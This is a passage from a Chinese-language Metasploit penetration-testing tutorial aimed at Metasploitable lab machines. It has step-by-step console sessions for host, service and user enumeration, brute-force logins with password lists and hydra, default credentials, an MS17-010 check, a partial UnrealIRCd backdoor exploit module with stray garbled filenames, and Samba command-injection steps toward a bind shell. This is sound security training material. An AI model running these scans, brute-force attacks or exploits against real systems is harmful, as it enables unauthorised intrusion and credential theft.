从输出结果看到，目标主机的 HTTP/HTTPS 服务启用了一些危险的方法，比如 DELETE/PUT 等。

#### 4.1.5 基于 ARP 的主机发现

通过 ARP 请求可以枚举本地网络中的存活主机，为我们提供了一种简单而快速识别目标方法。

##### 准备工作

当攻击者和目标机器处于同一个局域网时，可以通过执行 ARP 扫描发现主机

##### 怎么做

1、使用 ARP 扫描模块 (auxiliary/scanner/discovery/arp\_sweep)，设置目标地址范围和并发线程，然后运行。

```

msf5 > use auxiliary/scanner/discovery/arp_sweep
msf5 auxiliary(scanner/discovery/arp_sweep) > set RHOSTS 192.168.177.0/24
RHOSTS => 192.168.177.0/24
msf5 auxiliary(scanner/discovery/arp_sweep) > set THREADS 256
THREADS => 256
msf5 auxiliary(scanner/discovery/arp_sweep) > run

[+] 192.168.177.1 appears to be up (VMware, Inc.).
[+] 192.168.177.2 appears to be up (VMware, Inc.).
[+] 192.168.177.144 appears to be up (VMware, Inc.).
[+] 192.168.177.254 appears to be up (VMware, Inc.).
[+] 192.168.177.2 appears to be up (VMware, Inc.).
[+] 192.168.177.254 appears to be up (VMware, Inc.).
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/discovery/arp_sweep) >

```

2、如果启动了数据库，结果将存储在 Metasploit 数据库中，可以使用 hosts 显示已经发现的主机。

```

msf5 auxiliary(scanner/discovery/arp_sweep) > hosts

Hosts
=====

address      mac          name os_name os_flavor os_sp purpose info comments
-----
34.240.217.226
34.248.41.77
54.171.32.62
192.168.177.1 00:50:56:c0:00:08      Unknown      device
192.168.177.2 00:50:56:fa:c4:65
192.168.177.139 00:0c:29:c6:a9:e5      Unknown      device
192.168.177.142 00:0c:29:92:63:8c      Linux        2.6.X server
192.168.177.144 00:0c:29:d7:02:f6      Unknown      device
192.168.177.254 00:50:56:ec:3c:cf

```

#### 4.1.6 UDP 服务识别

UDP 服务扫描模块运行我们检测模板系统的 UDP 服务。由于 UDP 是一个无连接协议（不面向连接），所以探测比 TCP 困难。使用 UDP 服务探测模块可以帮助我们找到一些有用的信息。

怎么做

选择 auxiliary/scanner/discovery/udp\_sweep 模块，设置目标范围，然后运行扫描即可

```

msf5 > use auxiliary/scanner/discovery/udp_sweep
msf5 auxiliary(scanner/discovery/udp_sweep) > set RHOSTS 192.168.177.0/24
RHOSTS => 192.168.177.144/24

```

```
msf5 auxiliary(scanner/discovery/udp_sweep) > run
[*] Sending 13 probes to 192.168.177.0->192.168.177.255 (256 hosts)
[*]      Discovered      NetBIOS      on      192.168.177.144:137
(METASPLOITABLE3:<20>:U :METASPLOITABLE3:<00>:U :WORKGROUP:<00>:G :00
:0c:29:d7:02:f6)
[*] Discovered SNMP on 192.168.177.144:161 (Hardware: Intel64
Family 6 Model 94 Stepping 3 AT/AT COMPATIBLE - Software: Windows
Version 6.1 (Build 7601 Multiprocessor Free))
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/discovery/udp_sweep) >
```

#### 4.1.7 SMB 扫描和枚举

多年来，SMB 协议（一种在 Microsoft Windows 系统中使用网络文件共享的协议）已被证明是最容易被攻击的协议之一，它允许攻击者枚举目标文件和用户，甚至远程代码执行。

##### 怎么做

使用无需身份验证的 SMB 共享枚举模块，可以帮助我们收集一些有价值的信息，比如共享名称，操作系统版本等。

模块名：auxiliary/scanner/smb/smb\_enumshares

```
msf5 > use auxiliary/scanner/smb/smb_enumshares
msf5 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 192.168.177.144
RHOSTS => 192.168.177.144
msf5 auxiliary(scanner/smb/smb_enumshares) > run

[-] 192.168.177.144:139 - Login Failed: Unable to Negotiate with remote host
[*] 192.168.177.144: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

1、SMB 共享枚举模块在后续的攻击阶段也非常有用，通过提供凭据，可以轻松枚举共享和文件列表

```

msf5 auxiliary(scanner/smb/smb_enumshares) > set SMBUSER vagrant
SMBUSER => vagrant
msf5 auxiliary(scanner/smb/smb_enumshares) > set SMBPASS vagrant
SMBPASS => vagrant
msf5 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 192.168.177.144
RHOSTS => 192.168.177.144
msf5 auxiliary(scanner/smb/smb_enumshares) > set ShowFiles true
ShowFiles => true
msf5 auxiliary(scanner/smb/smb_enumshares) > set SpiderShares true
SpiderShares => true
msf5 auxiliary(scanner/smb/smb_enumshares) > run

[-] 192.168.177.144:139 - Login Failed: Unable to Negotiate with remote host
[+] 192.168.177.144:445 - ADMIN$ - (DS) Remote Admin
[+] 192.168.177.144:445 - C$ - (DS) Default share
[+] 192.168.177.144:445 - IPC$ - (I) Remote IPC
[*] 192.168.177.144: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_enumshares) >

```

2、Metasploit 还提供其他的一些 SMB 扫描模块，让我们看看其他模块的用法。

3、SMB 版本检测模块可以检测 SMB 的版本

```

msf5 > use auxiliary/scanner/smb/smb_version
msf5 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.177.144
RHOSTS => 192.168.177.144
msf5 auxiliary(scanner/smb/smb_version) > run

[+] 192.168.177.144:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601) (name:METASPLOITABLE3)
[*] 192.168.177.144:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

4、用户枚举模块可以通过 SAM RPC 服务枚举哪些用户存在

```

msf5 > use auxiliary/scanner/smb/smb_enumusers
msf5 auxiliary(scanner/smb/smb_enumusers) > set SMBUSER vagrant
SMBUSER => vagrant
msf5 auxiliary(scanner/smb/smb_enumusers) > set SMBPASS vagrant
SMBPASS => vagrant
msf5 auxiliary(scanner/smb/smb_enumusers) > set RHOSTS 192.168.177.144
RHOSTS => 192.168.177.144
msf5 auxiliary(scanner/smb/smb_enumusers) > run

[+] 192.168.177.144:445 - METASPLOITABLE3 [ Administrator, anakin_skywalker, artoo_detoo,
ben_kenobi, boba_fett, chewbacca, c_three_pio, darth_vader, greedo, Guest, han_solo, jabba_hutt,
jarjar_binks, kylo_ren, lando_calrissian, leah_organa, luke_skywalker, sshd, sshd_server,
vagrant ] ( LockoutTries=0 PasswordMin=0 )
[*] 192.168.177.144: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_enumusers) >

```

5、SMB 登录检测模块可以测试 SMB 登录

```

msf5 > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.177.144
RHOSTS => 192.168.177.144
msf5 auxiliary(scanner/smb/smb_login) > set SMBUSER vagrant
SMBUSER => vagrant
msf5 auxiliary(scanner/smb/smb_login) > set PASS_FILE
PASS_FILE => /root/password.lst
msf5 auxiliary(scanner/smb/smb_login) > run

```

6、MS17-0101 永恒之蓝漏洞检测模块

```

msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.177.144
RHOSTS => 192.168.177.144
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.177.144:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 760
[*] 192.168.177.144:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >

```

7、其他的模块，都在 auxiliary/scanner/smb/中，可以敲 TAB 键查看，你可以一个个学习，这里就不一一举例讲解。

```
msf5 > use auxiliary/scanner/smb/  
use auxiliary/scanner/smb/impacket/dcomexec  
use auxiliary/scanner/smb/smb1  
use auxiliary/scanner/smb/smb_login  
.....
```

#### 4.1.8 SSH 版本扫描和检测

SSH 是一个广泛使用的远程登录程序。它使用强大的加密提供身份认证和保证机密性。在本节中，我们将通过 SSH 版本扫描模块，确定目标使用的 SSH 版本，确定是否为易受攻击的 SSH 版本，如果是，我们可以利用它。

##### 准备工作

在之前的扫描中，我们发现目标机器开放了 TCP22 端口，这也是 SSH 的默认端口，我们用 SSH 版本探测模块来获取目标系统上运行的 SSH 版本信息。

怎么

1、模块名称：auxiliary/scanner/ssh/ssh\_version

```
msf5 > use auxiliary/scanner/ssh/ssh_version
```

```
msf5 auxiliary(scanner/ssh/ssh_version) > set RHOSTS  
192.168.177.144
```

```
RHOSTS => 192.168.177.144
```

```
msf5 auxiliary(scanner/ssh/ssh_version) > run
```

```
[+] 192.168.177.144:22 - SSH server version: SSH-2.0-OpenSSH_7.1  
( service.version=7.1 service.vendor=OpenBSD service.family=OpenSSH  
service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:7.1  
service.protocol=ssh fingerprint_db=ssh.banner )
```

```
[*] 192.168.177.144:22 - Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

```
msf5 auxiliary(scanner/ssh/ssh_version) >
```

当然这里的 RHOSTS 选项也可以指定为网络地址，从而扫描整个网段。

获取版本信息之后，我们就可以搜索该版本的漏洞。

2、测试常用口令登录 SSH，可以使用 SSH 登录测试模块

```
msf5 > use auxiliary/scanner/ssh/ssh_login
```

```
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.177.144
```

```
RHOSTS => 192.168.177.144
```

```
msf5 auxiliary(scanner/ssh/ssh_login) > set USERNAME user
```

```
USERNAME => user
```

```
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE  
/root/password.lst
```

```
PASS_FILE => /root/password.lst
```

```
msf5 auxiliary(scanner/ssh/ssh_login) > run
```

```
[*] Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

3、如果登录成功了，可以用 sessions 查看会话和与目标进行会话交互

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions
```

```
Active sessions
```

```
=====
```

```
No active sessions.
```

#### 4.1.9 FTP 扫描

使用 FTP 扫描模块对网络中所有的 FTP 服务进行版本扫描

准备工作

FTP 版本扫描模块运行我们检测正在运行的 FTP 版本

怎么做

1、使用 auxiliary/scanner/ftp/ftp\_version

```
msf5 > use auxiliary/scanner/ftp/ftp_version
```

```
msf5 auxiliary(scanner/ftp/ftp_version) > set RHOSTS 192.168.177.0/24
```

```
RHOSTS => 192.168.177.0/24
```

```
msf5 auxiliary(scanner/ftp/ftp_version) > set THREADS 256
```

```
THREADS => 256
```

```
msf5 auxiliary(scanner/ftp/ftp_version) > run
```

```
[+] 192.168.177.1:21 - FTP Banner: '220 Serv-U FTP Server v15.0 ready...\x0d\x0a'
```

```
[+] 192.168.177.144:21 - FTP Banner: '220 Microsoft FTP Service\x0d\x0a'
```

```
[*] 192.168.177.0/24:21 - Scanned 78 of 256 hosts (30% complete)
```

```
[*] 192.168.177.0/24:21 - Scanned 123 of 256 hosts (48% complete)
```

```
[*] 192.168.177.0/24:21 - Scanned 125 of 256 hosts (48% complete)
```

```
[*] 192.168.177.0/24:21 - Scanned 129 of 256 hosts (50% complete)
```

```
[*] 192.168.177.0/24:21 - Scanned 130 of 256 hosts (50% complete)
```

```
[*] 192.168.177.0/24:21 - Scanned 255 of 256 hosts (99% complete)
```

```
[*] 192.168.177.0/24:21 - Scanned 256 of 256 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

```
msf5 auxiliary(scanner/ftp/ftp_version) >
```

services 命令查看已经检测的服务信息。



```
msf5 auxiliary(scanner/ftp/ftp_version) > services
Services
=====
host      port  proto name      state info
-----
192.168.177.1 21    tcp  ftp      open  220 Serv-U FTP Server v15.0 ready...\x0d\x0a
192.168.177.144 21    tcp  ftp      open  220 Microsoft FTP Service\x0d\x0a
192.168.177.144 22    tcp  ssh      open  SSH-2.0-OpenSSH_7.1
192.168.177.144 80    tcp  http     open  Microsoft IIS httpd 7.5
```

#### 4.1.10 SMTP 枚举

SMTP 服务有两个允许枚举用户的内部命令：VRFY（确认有效用户名）和 EXPN（显示用户的实际地址，别名和邮件列表）

##### 准备工作

SMTP 用户枚举模块通过实现这些 SMTP 命令从而枚举有效的用户列表

##### 怎么做

默认情况下，SMTP 枚举模块使用 `unix_users.txt`（文件位于：`/usr/share/metasploit-`

`framework/data/wordlists/`）文件作为字典，你也可以指定自己的字典文件。切换到 `auxiliary/scanner/smtp/smtp_enum` 模块，设置好目标和线程，然后开始。

```
msf5 > use auxiliary/scanner/smtp/smtp_enum

msf5 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.177.145

RHOSTS => 192.168.177.145
msf5 auxiliary(scanner/smtp/smtp_enum) > set THREADS 256
THREADS => 256
msf5 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.177.145:25 - 192.168.177.145:25 Banner: 220 metasploitable.localdomain ESMTP
Postfix (Ubuntu)
[+] 192.168.177.145:25 - 192.168.177.145:25 Users found: , backup, bin, daemon, distccd, ftp,
games, gnats, irc, libuuid, list, lp, mail, man, news, nobody, postgres, postmaster, proxy,
service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.177.145:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smtp/smtp_enum) >
```

输出结果中显示了目标 Metasploitable 2 中有效的 SMTP 用户

#### 4.1.11 SNMP 枚举

简单网络管理协议（SNMP）是用于管理网络设备的协议，比如监控设备的状态信息，接口信息，网络接口的数据吞吐量等。通过 SNMP 扫描器可以找到特定系统的大量信息。本节中，我们将学习如何使用它。

##### 准备工作

Metasploit 有一个专门用于扫描 SNMP 设备的内置辅助模块。在进行攻击之前必须先了解它。首先，团体字符串（只读/读写）可以在设备本身上挖掘或修改的信息类型中起着重要作用。管理信息库（MIB）接口允许我们查询设备和提取信息。

Tip: 如果目标系统为 Windows 且配置了 SNMP（通常是 RO/RW 团体字符串），我们可以提取系统重启时间，系统上的用户名，系统网络信息，运行的服务等各种有价值的信息。

当通过 SNMP 查询时候，可以通过 MIB API 进行设备信息提取。Metasploit 在其数据库中加载默认 MIB 列表，它们用于查询设备获取更多信息。

##### 怎么做

1、通过 SNMP 登录模块可以通过公共团体名登录到目标系统。

```
msf5 > use auxiliary/scanner/snmp/snmp_login
msf5 auxiliary(scanner/snmp/snmp_login) > set RHOSTS 192.168.177.144,145
RHOSTS => 192.168.177.144,145
msf5 auxiliary(scanner/snmp/snmp_login) > run

[+] 192.168.177.144:161 - Login Successful: public (Access level: read-only); Proot
(sysDescr.0): Hardware: Intel64 Family 6 Model 94 Stepping 3 AT/AT COMPATIBLE - So
Windows Version 6.1 (Build 7601 Multiprocessor Free)
[*] Scanned 1 of 2 hosts (50% complete)
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/snmp/snmp_login) >
```

2、通过 SNMP 扫描模块收集信息，比如端口，服务，主机名，进程等信息。

```
msf5 > use auxiliary/scanner/snmp/snmp_enum
msf5 auxiliary(scanner/snmp/snmp_enum) > set RHOSTS
192.168.177.144
RHOSTS => 192.168.177.144
msf5 auxiliary(scanner/snmp/snmp_enum) > run
```

```
[+] 192.168.177.144, Connected.
[*] System information:
Host IP : 192.168.177.144
Hostname : metasploitable3
Deion : Hardware: Intel64 Family 6 Model 94 Stepping 3 AT/AT
COMPATIBLE - Software: Windows Version 6.1 (Build 7601 Multiprocess
r Free)
Contact : -
Location : -
Uptime snmp : 01:18:04.40
Uptime system : 01:16:09.69
System date : 2019-4-12 16:44:05.7
[*] User accounts:
["sshd"]
["Guest"]
["greedo"]
["vagrant"]
["han_solo"]
["kylo_ren"]
["boba_fett"]
["chewbacca"]
["ben_kenobi"] .....
[*] Network information:
IP forwarding enabled : no
Default TTL : 128
TCP segments received : 70121
TCP segments sent : 70024
TCP segments retrans : 23
Input datagrams : 634
Delivered datagrams : 825
....
[*] Network interfaces:
Interface : [ up ] Software Loopback Interface 1
Id : 1
Mac Address : :::::
....
```

#### 4.1.12 HTTP 扫描

超文本传输协议（HTTP）是一个应用层协议，它是万维网通信的基础。它被众多的应用程序使用，从物联网（IoT）设备到移动应用程序。它也是搜索漏洞的好地方。

准备工作

HTTP SSL 证书检测模块可以检测 Web 服务器的证书。

Robots.txt 内容检测模块可以搜索 robots.txt 文件并分析里面的内容。

如果服务端允许未授权的 PUT 请求方法，则可以将任意的 Web 页面插入到网站目录中，从而导致执行破坏性的代码或者往服务器填充垃圾数据，从而造成拒绝服务攻击。

Jenkins-CI HTTP 扫描模块可以枚举未授权的 Jenkins-CI 服务。

怎么做

1、检测目标的 HTTP SSL 证书

```
msf5 > use auxiliary/scanner/http/cert
msf5 auxiliary(scanner/http/cert) > set RHOSTS 192.168.177.144
RHOSTS => 192.168.177.144
msf5 auxiliary(scanner/http/cert) > set RPORT 8383
RPORT => 8383
msf5 auxiliary(scanner/http/cert) > run
[*] 192.168.177.144:8383 - 192.168.177.144 - 'Desktop Central' :
'2010-09-08 12:24:44 UTC' - '2020-09-05 12:24:44 UTC'
[*] 192.168.177.144:8383 - Scanned 1 of 1 hosts (100% complete)
```

2、检测 robots.txt 文件

```
msf5 > use auxiliary/scanner/http/robots_txt
msf5 auxiliary(scanner/http/robots_txt) > set PATH /mutillidae
PATH => /mutillidae
msf5 auxiliary(scanner/http/robots_txt) > set RHOSTS 192.168.177.145
RHOSTS => 192.168.177.145
msf5 auxiliary(scanner/http/robots_txt) > run

[*] [192.168.177.145] /mutillidae/robots.txt found
[+] Contents of Robots.txt:
User-agent: *
Disallow: ./passwords/
Disallow: ./config.inc
Disallow: ./classes/
Disallow: ./javascript/
Disallow: ./owasp-esapi-php/
Disallow: ./documentation/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/robots_txt) >
```

3、HTTP 可写路径 PUT/DELETE 文件访问模块可以通过 PUT 和 DELETE 请求上传和删除 Web 服务器上的内容。

```
msf5 > use auxiliary/scanner/http/http_put
msf5 auxiliary(scanner/http/http_put) > set PATH /uploads
PATH => /uploads
msf5 auxiliary(scanner/http/http_put) > set RHOSTS 192.168.177.144
RHOSTS => 192.168.177.144
msf5 auxiliary(scanner/http/http_put) > set RPORT 8585
RPORT => 8585
msf5 auxiliary(scanner/http/http_put) > run

[+] File uploaded: http://192.168.177.144:8585/uploads/msf_http_put_test.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_put) >
```

#### 4、Jenkins-CI 扫描模块

```
msf5 > use auxiliary/scanner/http/jenkins_enum
msf5 auxiliary(scanner/http/jenkins_enum) > set RHOSTS 192.168.177.144
RHOSTS => 192.168.177.144
msf5 auxiliary(scanner/http/jenkins_enum) > set RPORT 8484
RPORT => 8484
msf5 auxiliary(scanner/http/jenkins_enum) > set TARGETURI /
TARGETURI => /
msf5 auxiliary(scanner/http/jenkins_enum) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

## 4.2 搜索漏洞

### 4.2.1 使用 Exploit-db 搜索漏洞

Exploit-db 是一个非常好的，查找已知漏洞的地方。它为我们提供了大量的漏洞利用细节，详细说明文档，shellcodes 等重要信息资源。我们可以使用关键字 CVE 或 OSVDB 来进行相关的查找工作。当我们搜索关于 Unreal IRCd 的漏洞时我们得到以下返回结果：

```
root@kali:~# searchsploit unreal ircd 3.2.8.1
-----
Exploit Title
-----
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute
-----
Shellcodes: No Result
root@kali:~#
```

第一行的那个漏洞是针对 windows 平台下的，因此在 Metasploitable 2 Linux 上无法利用。当我们点击它们，我们就可以下载到它的漏洞利用代码。同时 Exploit-db 还为我们提供了，该漏洞版本软件的下载，以便于我们实验环境下的学习测试使用。

一般这些利用代码，都是由 Ruby (Metasploit 模块)，C，Perl 或者 Python 这些编程语言所编写。这里需要说明的是，我们使用这些 shellcode 常常不都不自己对其做一些代码或参数上的修改，只有修改成符合我们当前环境的代码，才有可能成功利用到。因此这就要求我们使用者有一定得编程能力和代码的阅读能力。许多安全研究员，为了避免一些脚本小子的恶意使用，往往只提供漏洞的 POC 概念验证代码。

小心，我们下载的 exploits ！

我们一定要小心从 Exploit-db 以外的地方下载的 exploits ！你可能会下载到带壳的恶意编码的后门程序，并对你的计算机系统造成隐私及完整性的损害。为了避免这种情况发生，我们不得不对所下载的代码进行一次审计。不久前，我遇到一个 Apache 漏洞，被宣传为零日 exploit，而且还是最近版本的没有打过补丁的 Apache。经过对代码的分析，我得知那个 exploit 只是检查当前帐户权限，和格式化整个硬盘驱动器的！

Kali Linux 下的 Searchsploit

在 kali 上其实也为我们默认集成了，一款专用于漏洞信息查询的工具 searchsploit。使用命令如下：

### searchsploit unreal ircd

```
root@kali:~# searchsploit unreal ircd 3.2.8.1
-----
Exploit Title
-----
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute
-----
Shellcodes: No Result
root@kali:~# searchsploit unreal ircd
-----
Exploit Title
-----
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute
UnrealIRCd 3.x - Remote Denial of Service
-----
Shellcodes: No Result
root@kali:~#
```



我们可以使用 cat 命令，来查看其内容：

```
root@kali:~# cat /usr/share/exploitdb/exploits/linux/remote/16922.rb
##
# $Id: unreal_ircd_3281_backdoor.rb 11227 2010-12-05 15:08:22Z mc $
##
## 密码.txt
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
## wpa专用.txt

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp
  666.txt 用方法.txt
  def initialize(info = {})
    super(update_info(info,
      'Name'      => 'UnrealIRCd 3.2.8.1 Backdoor Command Execution',
      'Description' => %q{
        This module exploits a malicious backdoor that was added to the
        Unreal IRCd 3.2.8.1 download archive. This backdoor was present in the
        Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.
      })
  end
end
```

```
Live sql.py 'References' =>
[
  [ 'CVE', '2010-2075' ],
  [ 'OSVDB', '65445' ],
  [ 'URL', 'http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt' ]
],
sql.py 'Platform' => ['unix'],
'Arch' => ARCH_CMD,
'Privileged' => false,
'Payload' =>
{
  'Space' => 1024,
  'DisableNops' => true,
  'Compat' =>
  {
    'PayloadType' => 'cmd',
    'RequiredCmd' => 'generic perl ruby bash telnet',
  }
},
'Targets' =>
[
  [ 'Automatic Target', { } ]
],
'DefaultTarget' => 0,
'DisclosureDate' => 'Jun 12 2010'))
was使 方法.txt
register_options(
[
  Opt::RPORT(6667)
])
```

## 4.2.2 使用 metasploit 搜索漏洞

在对目标机器使用漏洞利用代码和攻击载荷之前，我们需要先了解一些相关的基本知识。理解漏洞利用代码的使用非常重要，这样才能解决参数错误配置时可能出现的错误。下面介绍有关漏洞利用代码使用和参数设置的一些基本知识。

准备

要对目标使用漏洞利用代码，首先扫描目标寻找开放端口和服务，获取目标相关



的充分信息，然后有针对性地选择合适的漏洞利用代码。下面分析一些可以直接在 msfconsole 中启动的漏洞利用代码使用命令。

怎样实现

下面列出了使用 exploit 时的一些常用命令。

msf> show exploits 与 msf > show payloads: 这两条命令用于展示 Metasploit 目录中所有可用的漏洞利用代码和攻击载荷。

msf> search exploit: 该命令用于搜索某个特定的漏洞利用代码，也可以使用该命令搜索任意特定的搜索项。该命令按如下方式进行传递。

msf> search exploit-name or search-term

例如下面的命令示例。

```
msf > search ms03_026_dcom

Matching Modules

=====

   Name                  Disclosure Date      Rank
Description
-----
exploit/windows/
dcerpc/ms03_026_dcom  2003-07-16          great  Microsoft RPC DCOM
```

msf> use exploit: 该命令用于将任意 exploit 设置为活跃状态或待用状态，该命令按如下方式进行传递。

msf> use exploit name

执行该命令后，命令行提示符将切换为 exploit 类型。

```
msf > use exploit/windows/dcerpc/ms03_026_dcom

msf exploit(ms03_026_dcom)>
```

show options: 该命令用于查看当前使用的 exploit 的可用选项或参数，各种参数包括主机 IP 地址、线程等，其中标记为 yes 的参数必须设置相应值以便有效执行该漏洞利用代码。

## 4.3 漏洞利用

### 4.3.1 弱密码漏洞(WEEK PASSWORD)

**漏洞原理：**Metasploit2 上不管是系统还是数据库账户都有非常严重的弱口令问题。最初的管理员登陆密码和登录名 msfadmin 相同。通过查看系统的用户名表，我们可以通过使用缺陷来捕获 passwd 文件，或者通过 Samba 枚举这些用户，或者通过暴力破解来获得账号密码。

Account Name	Password
msfadmin	msfadmin
user	user
postgres	postgres
sys	batman
klog	123456789
service	service

除了这些系统层面的账户，PostgreSQL 服务可以通过默认的用户名 postgres 和密码 postgres 登陆。MySQL 服务也开放，用户名为 root 同时为空口令。VNC 服务提供一个远程桌面接入服务通过使用默认密码 password 可以登陆。

**影响范围：**所有使用用户名/密码登陆的系统和软件都有可能存在此问题

为了增加可玩性，Metasploit2 的密码强度设置十分糟糕，从系统账号到数据库账号 除了一个密码和账户名相同（msfadmin）的账号，它的系统还存在下表所示的弱密码，真是弱爆了啊。而且 ssh 也无加密呀，利用 medusa 工具暴力破解 ssh，即可快速暴力破解。

#### 1) 系统弱口令漏洞

在 kali 命令中输入：telnet 192.168.111.130  
login/password 为 msfadmin/msfadmin  
(思路：开放着 22 端口)

```
root@D-Rose:~# telnet 192.168.222.130
Trying 192.168.222.130...
Connected to 192.168.222.130.
Escape character is '^I'.

Metasploit v2.2.2

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sat Apr 13 00:40:24 EDT 2019 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
to mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$
```

## 2) Mysql 弱密码登陆

在 kali 中执行 `mysql -h 192.168.111.130`

登陆成功，进入 mysql 系统

（思路：开放着 3306 端口）

## 3) PostgreSQL 弱密码登陆

在 kali 中输入 `psql -h 192.168.111.130 -U postgres`

输入密码：postgres

（思路：开放着 5432 端口）

```
root@D-Rose:~# psql -h 192.168.222.130 -U postgres
用户 postgres 的口令：
psql (10.3 (Debian 10.3-2), 服务器 8.3.1)
SSL 连接 (协议：TLSv1, 密码：DHE-RSA-AES256-SHA, 密钥位：256, 压缩：关闭)
输入 "help" 来获取帮助信息。

postgres=#
```

## 4) VNC 弱密码登陆

在 kali 中执行 `vnccviewer 192.168.222.130`

输入密码：password

（思路：vnc 的默认端口是 5901。vnc 并不是只有一个端口。此处是 5900 端口）

## 5) FTP 弱口令登陆

这次操作就使用 kali 自带的爆破工具（hydra）进行爆破一下

命令：`hydra 192.168.111.130 ftp -L/root/users.txt admin -P /root/pass.txt`

```
root@D-Rose:~# hydra 192.168.222.130 ftp -L/root/users.txt admin -P /root/pass.
xt
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-04-13 19:44:36
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~
tries per task
[DATA] attacking ftp://192.168.222.130:21/admin
[21][ftp] host: 192.168.222.130 login: msfadmin password: msfadmin
[21][ftp] host: 192.168.222.130 login: user password: user
[21][ftp] host: 192.168.222.130 login: postgres password: postgres
[21][ftp] host: 192.168.222.130 login: service password: service
1 of 1 target successfully completed, 4 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete
ntil end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 16 targets did not complete
```

#### 4.3.2 SAMBA MS-RPC SHELL 命令注入漏洞

**漏洞介绍：**Samba 中负责在 SAM 数据库更新用户口令的代码未经过滤便将用户输入传输给了/bin/sh。如果在调用 smb.conf 中定义的外部脚本时,通过对/bin/sh 的 MS-RPC 调用提交了恶意输入的话,就可能允许攻击者以 nobody 用户的权限执行任意命令。

参考链接如下:

<http://samba.org/samba/security/CVE-2007-2447.html>

<http://labs.iddefense.com/intelligence/vulnerabilities/display.php?id=534>

**漏洞产生原因：**传递通过 MS-RPC 提供的未过滤的用户输入在调用定义的外部脚本时调用/bin/sh, 在 smb.conf 中, 导致允许远程命令执行。

**影响的系统/软件:**

Xerox WorkCentre Pro  
Xerox WorkCentre  
VMWare ESX Server  
Turbolinux Server/Personal/Multimedia/Home/Desktop/Appliance/FUJI  
Trustix Secure Linux  
SUSE Linux Enterprise  
Sun Solaris  
Slackware Linux  
RedHat Enterprise  
Mandriva Linux

**漏洞利用:**

1. 启动 Metasploit
2. 搜索有关 samba 漏洞的代码库 search samba
3. 使用 usermap\_script 代码 use exploit/multi/samba/usermap\_script
4. 查看攻击载荷 show payloads

并选择 bind\_netcat 即使用 netcat 工具在渗透攻击成功后执行 shell 并通过 netcat 绑定在一个监听端口上

5. 查看参数配置 show options

6. 设置目标 ip、port 等参数 set RHOST 192.168.111.130

7. 执行 exploit 获得 shell, 可以执行 uname -a 验证

